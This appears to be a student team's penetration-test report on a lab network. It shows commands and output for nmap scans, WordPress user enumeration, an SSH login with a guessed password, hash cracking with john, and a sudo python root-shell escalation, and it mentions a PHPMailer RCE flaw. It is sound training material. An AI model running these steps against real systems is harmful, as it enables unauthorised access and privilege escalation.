

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Team...Cyber Assaulters



Chris Duke



Helke Lohr



Kyle Pierce



Chris Garcia




Michael Lynn



Shea Padilla



Donathan Williams



John Elliott



Mozamll Ahmad

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Offensive Operations

- Exploits Used
- Avoiding Detection
- Monitoring Access



Defensive Operations

- Alerts Implemented
- Hardening
- Implementing Patches




Network Analysis

- Traffic Profile
- Normal Activity
- Malicious Activity

Network Topology & Critical Vulnerabilities

Network Topology

Network Topology



Chris G

Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines


IPv4: 192.168.1.110
OS: Linux 3.2
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Network Topology--Different Perspective



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.110
OS: Linux 3.2
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Critical Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1

<u>Vulnerability</u>	<u>Description</u>	<u>Impact</u>
User Enumeration	Website is vulnerable to brute force attacks	We were able to crack several passwords
Insecure Configuration Files	The configuration files were easily found and read	The database password was written in plaintext
Weak Password Policy	Users are using weak passwords	Passwords were easy to guess or crack

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in Target 2

<u>Vulnerability</u>	<u>Description</u>	<u>Impact</u>
Able to cruise missile directories	By inputting certain searches you can easily find main directories	Allows anyone to access directories and files
xmlrpc.php and using burpsuite	DDOS attacks, XSPA (cross site port attack) Cloudflare Protection bypass can find	Using pingback.ping on a botnet level, XSPA can locate open ports on internal host
PHPmailer CVE2016-10033	Allows extra arguments in the mailSend feature	Allowed RCE to gain access of a shell

Offensive Operations

Exploits Used

Exploitation-Target 1: Port Scan

- To start off the red team used various nmap scans to gain more information about the hosts on the network, the commands used were as follows:
 - `nmap -sS 192.168.1.90/24`
 - `nmap -O 192.168.1.90/24`
- The information gained included open ports and services as well as OS information for each host.

```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```


Exploitation-Target 1: Username Enumeration

- The red team utilized wpscan to enumerate usernames from the Wordpress server
 - wpscan --url 192.168.1.110/wordpress --enumerate u
- The wpscan enumerated two usernames; steven and michael

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10)

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed May 12 18:54:27 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.806 KB
[+] Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


Exploitation-Target 1: Weak Password Policy

- In this stage of the penetration test the red team exploited one of the simplest vulnerabilities; weak password policy.
- It was found that the user michael had a password of michael

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password: 
Permission denied, please try again.
michael@192.168.1.110's password: 

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```


Exploitation-Target 1: Privilege Escalation

- Once we had access to michael's account we accessed and dumped the password hashes for steven and michael from the mysql database.
- The hashes were cracked utilizing:
 - `john --wordlist=/usr/share/wordlists/rockyou.txt sqlhashes.txt`
- Once the hashes were cracked we were able to login as steven and found he had sudo permission for the python command.
- Using the following command we gained a root shell from steven's account:
 - `sudo python -c 'import pty;pty.spawn("/bin/bash")'`

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/usr/bin# whoami
root
root@target1:/usr/bin#
```


Enumerate w/ Target2: wpscan

- Command utilized:
 - wpscan --url 192.168.1.115/wordpress
- Servers found containing interesting finds including the:
 - Ability to see listings for XML-RPC and WP-content uploads directory

```
[+] http://192.168.1.115/wordpress/xmlrpc.php ←
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.115/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.115/wordpress/wp-content/uploads/ ←
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://192.168.1.115/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:00 <=====> (610 / 610) 100.00% Time: 00:00:00
[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
Found By: Unique Fingerprinting (Aggressive Detection)
- http://192.168.1.115/wordpress/wp-includes/css/media-views-rtl.min.css md5sum is 48f394d1e1fd15a021a16d50072c9ae8
```


Enumerate w/ Target2: Nmap

- Command utilized:
 - `nmap -v --script http-enum.nse 192.168.1.115`
- By using the nmap we were able to enumerate and list the available directories on the website.

```
Shell No.1
File Actions Edit View Help
Initiating NSE at 12:55
Completed NSE at 12:55, 0.00s elapsed
Initiating ARP Ping Scan at 12:55
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 12:55, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:55
Completed Parallel DNS resolution of 1 host. at 12:55, 0.07s elapsed
Initiating SYN Stealth Scan at 12:55
Scanning 192.168.1.115 [1000 ports]
Discovered open port 111/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Discovered open port 139/tcp on 192.168.1.115
Discovered open port 445/tcp on 192.168.1.115
Completed SYN Stealth Scan at 12:55, 0.07s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 12:55
Completed NSE at 12:55, 1.12s elapsed
Nmap scan report for 192.168.1.115
Host is up (0.00067s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
http-enum:
  /wordpress/: Blog
  /wordpress/wp-login.php: Wordpress login page.
  /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /manual/: Potentially interesting folder
  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

NSE: Script Post-scanning.
Initiating NSE at 12:55
Completed NSE at 12:55, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)

root@Kali:~#
::1        ff02::2    ip6-allrouters ip6-loopback  localhost
ff02::1    ip6-allnodes ip6-localhost  Kali
root@Kali:~#
```

